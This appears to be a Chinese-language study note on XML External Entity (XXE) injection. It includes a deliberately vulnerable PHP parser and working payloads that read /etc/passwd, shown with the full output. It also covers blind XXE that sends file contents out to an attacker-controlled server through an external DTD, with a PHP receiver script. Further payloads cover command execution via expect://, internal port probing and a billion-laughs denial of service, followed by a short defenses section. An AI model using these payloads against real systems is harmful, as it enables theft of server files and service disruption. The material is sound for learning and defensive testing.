

简介：

XXE Injection, 即 XML External Entity Injection, XML 外部实体注入, 漏洞原因是应用程序再解析 XML 数据时, 没有禁止外部实体的加载。

当 XML 允许引用外部实体时, 通过构造恶意的 XML 文档, 根据建站语言使用不同的协议可导致读取任意文件内容、执行系统命令、探测内网探测、访问内网网站等

影响版本: libxml2.8.0 版本及以下或者开启了外部实体解析的任意版本 XML

XML:

要深刻了解 XXE 漏洞首先要熟悉 XML 语法, 以及 XML 的文档结构

一. XML 文档结构:

XML 文档结构包括 XML 声明、DTD 文档类型定义 (可选)、文档元素

```
<!--XML 申明-->
<?xml version="1.0"?>
<!--文档类型定义-->
<!DOCTYPE note [ <!--定义此文档是 note 类型的文档-->
<!ELEMENT note (to,from,heading,body)> <!--定义 note 元素有四个元素-->
<!ELEMENT to (#PCDATA)> <!--定义 to 元素为"#PCDATA"类型-->
<!ELEMENT from (#PCDATA)> <!--定义 from 元素为"#PCDATA"类型-->
<!ELEMENT head (#PCDATA)> <!--定义 head 元素为"#PCDATA"类型-->
<!ELEMENT body (#PCDATA)> <!--定义 body 元素为"#PCDATA"类型-->
]]>
<!--文档元素-->
<note>
<to>Dave</to>
<from>Tom</from>
<head>Reminder</head>
<body>You are a good man</body>
</note>
```

二. DTD:

文档类型定义 (DTD) 可以定义合法的 XML 文档构建模块, 它使用一系列合法元素来定义文档的结构。DTD 可被成行的声明于 XML 文档中 (内部引用), 也可以作为一个外部引用

(一) 内部声明 DTD:

```
<!DOCTYPE 根元素 [元素声明]>
```

(二) 引用外部 DTD:

```
<!DOCTYPE 根元素 SYSTEM "文件名">
```

(三) DTD 文档中有很多重要的关键字如下:

DOCTYPE (DTD 的声明)

ENTITY (实体的声明)

SYSTEM、PUBLIC (外部资源申请)

三. 实体:

实体可以理解为变量，其必须在 DTD 中定义声明，可以在文档中的其他位置引用该变量的值。实体按类型分主要分为以下四种：

内置实体、字符实体、通用实体、参数实体

实体根据引用方式，还可以分为内部实体和外部实体

(一) 实体类别介绍:

内部实体:

```
<!ENTITY 实体名称 "实体的值">
```

外部实体 :

```
<!ENTITY 实体名称 SYSTEM "URI">
```

参数实体 :

```
<!ENTITY % 实体名称 "实体的值">
```

或者

```
<!ENTITY % 实体名称 SYSTEM "URI">
```

实例 :

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE a [
  <!ENTITY name "Double--R">]>
<foo>
  <value>&name;</value>
</foo>
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE a [
  <!ENTITY % name SYSTEM "file:///etc/passwd">
  %name;
```

%name (实体参数) 是在 DTD 中被引用的，而&name (其余实体) 是在 xml 文档中被引用的。由于 xxe 漏洞主要是利用了 DTD 引用外部实体导致的漏洞。

(二) 外部实体:

看下能引用哪些类型的外部实体，URL 中能写入的外部实体类型主要的有 file、http、https、ftp 等等，当然不同的程序支持的不一样。

libxml2	PHP	Java	.NET
file http ftp	file http ftp php compress.zlib compress.bzip2 data glob phar	http https ftp file jar netdoc mailto gopher *	file http https ftp

security.tencent.com

实例:

```
<?xml version="1.0" encoding="utf-8"?>
```

```
<!DOCTYPE a [
  <!ENTITY content SYSTEM "file:///etc/passwd">]>
<foo>
  <value>&content;</value>
</foo>
```

XXE Injection:

一. XML 解析器:

(一) PHP:

PHP 对于 XML 的处理又两种方法: XML Expat Parser, SimpleXML

XML Expat Parser, 使用 Expat XML 解析器, 默认情况不会解析外部实体。

SimpleXML, DOMDocument 默认情况下会解析外部实体, 从而可能造成安全威胁。

(二) Java:

Java 解析 XML 的常用第三方库, 如果不禁用 DTD, Entity, 则都有可能导致 XXE 漏洞。

二. 可显 XXE:

即会返回 XML 的解析结果。

(一) 测试源码:

```
<?php
libxml_disable_entity_loader(false);
$xmlfile = file_get_contents('php://input');
$dom = new DOMDocument();
$dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
$creds = simplexml_import_dom($dom);
$user = $creds->user;
$pass = $creds->pass;
echo "You have logged in as user $user ";
?>
```

分析:

libxml_disable_entity_loader() 设为 true 禁止解析外部实体, 设为 false 允许解析
file_get_contents('php://input') 打开 php://input 协议, 访问请求的原始数据的只读流。

new DOMDocument() 新生一个 DOMDocument 对象, Document 对象是一棵文档树的根, 可为我们提供对文档数据的最初 (或最顶层) 的访问入口。

\$dom->loadXML(\$xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD); 导入 xml 内容

\$creds = simplexml_import_dom(\$dom); 解析

(二) 读取一般文件:

正常情况下网页接收到的应该是这样的信息:


```
<creds> <user>admin</user> <pass>mypass</pass> </creds>
```

写个 python 脚本 post 一下数据, Firefox 的 hackbar 也是可以的。

Python 脚本:

```
import requests
url = "http://120.79.66.124/xxe/xxe.php"
data = "<creds><user>admin</user><pass>mypass</pass></creds>"
res = requests.post(url, data=data)
print res.content
```

运行:



```
Python 2.7.13 Shell
File Edit Shell Debug Options Window Help
Python 2.7.13 (v2.7.13:a06454b1afaf, Dec 17 2016, 20:42:59) [MSC v.1500 32 bit (Intel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>>
===== RESTART: D:/学习笔记/XXE Injection/normal.py =====
You have logged in as user admin
>>> |
```

现在引入外部实体读取文件，由于实体的应用必须再 DTD 文件或<!DOCTYPE>中，因此我们需要构造一个完整的文档。

```
<?xml version="1.0" ?> <!DOCTYPE creds [
<!ELEMENT user ANY >
<!ELEMENT pass ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<creds>
<user>&xxe;</user>
<pass>test</pass>
</creds>
```

分析：定义版本，定义从文档为 creds 类型，定义 user 为 ANY 类型，定义 pass 为 ANY 类型，声明 xxe 为外部实体，实体内容为 file 协议访问的本地 etc 路径下的 passwd 文件（file 协议：中文释义：本地文件传输协议 注解：File 协议主要用于访问本地计算机中的文件，就如同在 Windows 资源治理器中打开文件一样），<user></user>中引用外部实体。

写个 python 脚本 post 一下，这段数据我只能用 python，hackbar 实测不行，问题出在实体引用时的&符号，没有这个符号可以用 hackbar post（不知道时 hackbar 的版本问题还是什么其它问题，代解决）

Python 脚本:


```
import requests

url = "http://120.79.66.124/xxe/xxe.php"
data =
"<?xml version='1.0' ?> <!DOCTYPE creds [<!ELEMENT user ANY ><!ELEMENT pass ANY ><!ENTITY xxe SYSTEM
'file:///etc/passwd' >]><creds><user>&xxe;</user><pass>test</pass></creds>"
res = requests.post(url, data=data)
print res.content
```

运行:

成功读取目标文件。

注意：构造 XML 文档时，最好按照语法和语义去约束构造，并且最大可能的与原 XML 数据符合，以免解析失败。事实上，XML 文档需要格式良好并且有效。



```
Python 2.7.13 Shell
File Edit Shell Debug Options Window Help
>>>
===== RESTART: D:/学习笔记/XXE Injection/EtcPasswd.py =====
You have logged in as user root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
syslog:x:104:108:/home/syslog:/bin/false
_apt:x:105:65534:/nonexistent:/bin/false
messagebus:x:106:110:/var/run/dbus:/bin/false
uidd:x:107:111:/run/uidd:/bin/false
ntp:x:108:114:/home/ntp:/bin/false
sshd:x:109:65534:/var/run/sshd:/usr/sbin/nologin
admin:x:1000:1000:/home/admin:/bin/bash
mysql:x:110:120:MySQL Server,,:/nonexistent:/bin/false
avahi:x:111:121:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false
colord:x:112:124:colord colour management daemon,,:/var/lib/colord:/bin/false
pulse:x:113:125:PulseAudio daemon,,:/var/run/pulse:/bin/false
rtkit:x:114:127:RealtimeKit,,:/proc:/bin/false
usbmux:x:115:46:usbmux daemon,,:/var/lib/usbmux:/bin/false
Ln: 50 Col: 4
```

（三）读取存在特殊字符的文件：

当读取的文件内容中包含有特殊字符 & 等时，会导致解析错误，读取失败（实测读取失败）这时需要借助 php://filter 协议中的 base64 过滤器进行编码，其编码的结果为全字符，不会影响 XML 的解析：


Payload:

```
<?xml version='1.0' ?>
<!DOCTYPE creds [
<!ELEMENT user ANY >
<!ELEMENT pass ANY >
<!ENTITY xxe SYSTEM 'php://filter/read=convert.base64-
encode/resource=/var/www/html/xxe/2.txt' >]>
<creds>
<user>&xxe;</user>
```

<pass>test</pass></creds>

读取的文件内容:

含有<和&两个特殊符号的 txt 文件



结果:

```
>>>
===== RESTART: D:\学习笔记\XXE
You have logged in as user PCY=
>>> |
```

将 PCY=解码即可

三. Blind XXE:

之前的可显 XXE, 结果作为响应的一部分返回, 但是如果遇到没有回显的情况时, 也就是 Blind XXE. 因为无法直接放回结果, 可以将想要获取的文件内容存储为一个变量, 然后让目标带着这个变量去访问我们的 VPS, 我们通过监听端口或者查看访问日志即可获得文件内容。

(一) 参数实体:

Blind XXE 需要用到参数实体, 参数实体可以引用其它的参数实体, 但是参数实体只能在 DTD 中声明, 使用:

语法格式

<!ELEMENT % 实体名 “实体值” >

以如下为例进行分析:

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE foo [
  <!ENTITY %param1 "Hello" >
  <!ENTITY %paramw ",World" >
  <!ENTITY %outter SYSTEM "other.dtd" >
  %outtter;
]>
```

Other.dtd 文件内容:

```
<!ENTITY % name "%param1;%param2;" >
```


参数实体 name 引用参数实体 param1, param2, 所以最终的值为 Hello, World。

(二) 读取文件:

Payload:

```
<!DOCTYPE root [
<!ENTITY % file SYSTEM 'file:///var/www/html/xxe/1.txt'>
<!ENTITY % dtd SYSTEM 'http://120.79.66.124/file.dtd'> %dtd; %send;]>
```

外部 DTD 文件 <http://120.79.66.124/file.dtd> 内容:



注意实体中的值不能有%，需将其编码为%

分析：定义参数实体 file 为要读取的文件，定义 dtd 实体为，引用 dtd 实体，加载外部 DTD 文件，外部 DTD 文件中定义了 payload 的实体，并引用 DTD 实体来定义 send 实体题，send 实体向上迭代，获取 file 的值，并直接将 file 的值作为参数访问 VPS。

结果：

```
root@idw36727:~# tail -n 5 /var/log/apache2/error.log
[Thu Apr 17 15:04:32.251451 2018] [:error] [pid 2302] [client 113.140.11.123:11758] PHP Warning: DOMDocument::loadXML(): StartTag: invalid element name in http://120.79.66.124/?xxe=123456, line: 1 in /var/www/html/xxe/xxe.php on line 5
[Thu Apr 17 15:04:32.251459 2018] [:error] [pid 2302] [client 113.140.11.123:11758] PHP Warning: DOMDocument::loadXML(): Extra content at the end of the document in http://120.79.66.124/?xxe=123456, line: 1 in /var/www/html/xxe/xxe.php on line 5
```

从错误日志中可以看到一个带有 file 参数的错误访问，file 的参数就是我们读取文件的内容。

四. Blind XXE 中的一些问题：

（一）协议和过滤器问题

在 Blind XXE 中 [file:///](#) 和 `php: //filter` 协议都可以用于文件的读取，但还是用 `php://filter` 协议比较好，最好再加上 base64 过滤器，这样是肯定能读出文件的，其它的方式有时候行有时候不行我也不知道是什么原因（实测）。贴一下最稳妥的方式

Payload:

```
<?xml version='1.0' ?>
<!DOCTYPE root [<!ENTITY % file SYSTEM 'php://filter/convert.base64-
encode/resource=/var/www/html/xxe/1.txt'>
<!ENTITY % dtd SYSTEM 'http://120.79.66.124/file.dtd'>%dtd;%send;]>
```

file.dtd 文件：

（二）读取限制：

用上面的 payload 去读 `/etc/passwd` 文件，读取失败了，但 `/etc/hosts` 文件就能读。估计问题出在了文件大小上，因为对文件进行了 base64 编码文件大小变成了原先的 1.33 被加上 ip/域名的长度，所以最终的长度限制是 `ip+1013*1.33` 所以得出结论：

在 DTD 声明中定义外部实体时，对 URL 有长度限制，而定义在外部 DTD 文件中，再引入到 DTD 声明中，则不存在该限制。

1. 解决方法一：将文件读取的参数实体写到外部的 DTD 文件中（学长给的资料中说有用本地实测没成功）

2. 解决方法二：利用 `php://filter` 协议中的 `zlib.deflate` 来压缩：

Payload:

```
<?xml version='1.0' ?>
<!DOCTYPE root [<!ENTITY % dtd SYSTEM
' http://120.79.66.124/file.dtd'>%dtd;%int;%send;]>
file.dtd:
```

```
file.dtd
/var/www/html

File Edit View Search Tools Documents Help

<!ENTITY % file SYSTEM "php://filter/zlib.deflate/read=convert.base64-encode/resource=/etc/passwd">
<!ENTITY % int "<!ENTITY %037; send SYSTEM 'http://120.79.66.124/?xxe=%file;'">
```

结果:

```
[Tue Apr 17 17:07:58.606760 2018] [:error] [pid 2398] [client 113.140.11.123:40618]
wEH7vX8HjJjUiQNIImfMtVaZvab13T98kBN1gFm9rQJPvrdz8gIYFqskN85+8+n+/Otro2Fjsxhe2wGPJ3r
6NyViGKBw/BDuJcVaa5CEgf4ogL4NTQYENhX1hZhUWWj5LoA+AIaDcmARwOsUVv0ewmNhj1ylgcWTZOiM9
JbYYZwx2DUmZG1gsDGyx1DPIuzfUApum83kWVXW1bj2au9rVQZFfZq87Vbfr2y5Uju7NpmGFauS/62SgA
rlbfGh1DWG3+zA+swzbsDVMYywrRs/OdQkeBhN5We+28YHTzj3n81CIM16Br+FEGFuSxW2+h7yj6xqws3b
LFE/F4371+yFYKdd1J7NgyA+Za7KDGoojcYNYUN79XAV895Nx5yWhJ92jcGRJwV1HW4OLNopnghUB/jUuK
```

在解压缩 (zlib.inflate) 然后解 base64 编码 (convert.base64-decode) 就行了 (注意读文件和解文件时的顺序)

```
127.0.0.1/PHPFI/2.php?page=php://filter/convert.base64-decode/zlib.inflate/resource=1.txt

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/usr/sbin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:gnats Bug-Reporting System (admin) /var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false systemd-
network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:103:systemd Bus Proxy,,:/run/systemd:/bin/false syslog:x:104:108:/home/syslog:/bin/false _apt:x:105:65534:/nonexistent:/bin/false
messagebus:x:106:110:/var/run/dbus:/bin/false uidd:x:107:111:/run/uidd:/bin/false ntp:x:108:114:/home/ntp:/bin/false
sshd:x:109:65534:/var/run/ssh:/usr/sbin/nologin admin:x:1000:1000:/home/admin:/bin/bash mysql:x:110:120:MySQL Server,,:/nonexistent:/bin/false
avahi:x:111:121:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false colord:x:112:124:colord colour management daemon,,:/var/lib/colord:/bin/false
pulse:x:113:125:PulseAudio daemon,,:/var/run/pulse:/bin/false rtkit:x:114:127:RealtimeKit,,:/proc:/bin/false usbmux:x:115:46:usbmux
daemon,,:/var/lib/usbmux:/bin/false
```

(三) 数据接收:

为了方便可以写一个直接接收数据内容的 php:

get.php:

```
get.php
/var/www/html/xxe

File Edit View Search Tools Documents Help

file.dtd x
get.php

<?php
    $ff = fopen("xxe.txt", "a+");
    $txt = $_GET['xxe'];
    $f = "\n-----\n";
    fwrite($ff, $txt);
    fwrite($ff, $f);
    fclose($ff);
?>
```

Payload:

```
<?xml version='1.0' ?>
<!DOCTYPE root [<!ENTITY % dtd SYSTEM 'http://120.79.66.124/file.dtd'>
<!ENTITY % file SYSTEM 'php://filter/convert.base64-
encode/resource=/var/www/html/xxe/1.txt'>%dtd;%send;]>
```

运行:

```
xxe.txt
/var/www/html/xxe

File Edit View Search Tools Documents Help

MTI3LjAuMCA4xZWxvY2FsaG9zdAoKIyBUaGUgZm9sbG93aW5lIGxpbnVzIGFyZSBkZXNpcnF1bGUgZm9yIElQdGJYgY2FwYWJsZSBk
-----

MTIzNDU2Cg==
-----
```

最终结论: blind XXE 必须用 php 协议而且要带 base64 过滤器, 过滤器的存在并不是

因为特殊字符对 XML 解析的影响这一原因。

遗留问题：外部 DTD 文件不能和 get.php 文件放在同一目录下，不然无法创建文本，并不是权限问题。

四. XXE 的其它利用：

（一）命令执行：

在安装 expect 扩展的 PHP 环境里执行系统命令，当然其它协议也有可能用来执行系统命令

Payload:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "expect://id" >]>
<root>
<name>&xxe;</name>
</root>
```

（二）内网探测 内网服务攻击：

在 XML 攻击中，大都是使用外部实体引用，那么当禁止外部实体引用时呢。这种情况下，大多数攻击都会失效，但是 ssrf 不会，还有一种请求外部资源的方式，直接使用 DOCTYPE

```
<!DOCTYPE root SYSTEM "http://127.0.0.1:2333">
```

当端口存在时，请求只会用很短的时间，但是当端口不存在时，实际的时间将大大加长，利用这种特性我们可以对内网进行探测。甚至向内网发动攻击

（三）DOS 拒绝服务：

任何能大量占用服务器都可以造成 DoS，这个的原理就是递归引用

```
<?xml version = "1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ELEMENT lolz (#PCDATA)>
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1 ;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2 ;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3 ;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4 ;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5 ;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6 ;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7 ;">
<!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8 ;">]>
<lolz>&lol9;</lolz>
```

lol 实体具体还有 "lol" 字符串，然后一个 lol1 实体引用了 10 次 lol 实体，一个 lol2 实体引用了 10 次 lol1 实体，此时一个 lol2 实体就含有 10² 个 "lol" 了，以此类推，lol9 实体含有 10⁹ 个 "lol" 字符串，从而导致拒绝服务攻击资源的方法

四. 防御：

（一）使用开发语言提供的禁用外部实体的方法

1. PHP:

```
libxml_disable_entity_loader(true);
```

2. Java:

```
DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
```

3. Python:

```
from lxml import etree
```

```
xmlData = etree.parse(xmlSource, etree.XMLParser(resolve_entities = False))
```

但这种方法无法防御内网探测

（二）过滤用户提交的 XML 数据:

过滤关键词: <!DOCTYPE 和 <!ENTITY 或者 SYSTEM 和 PUBLIC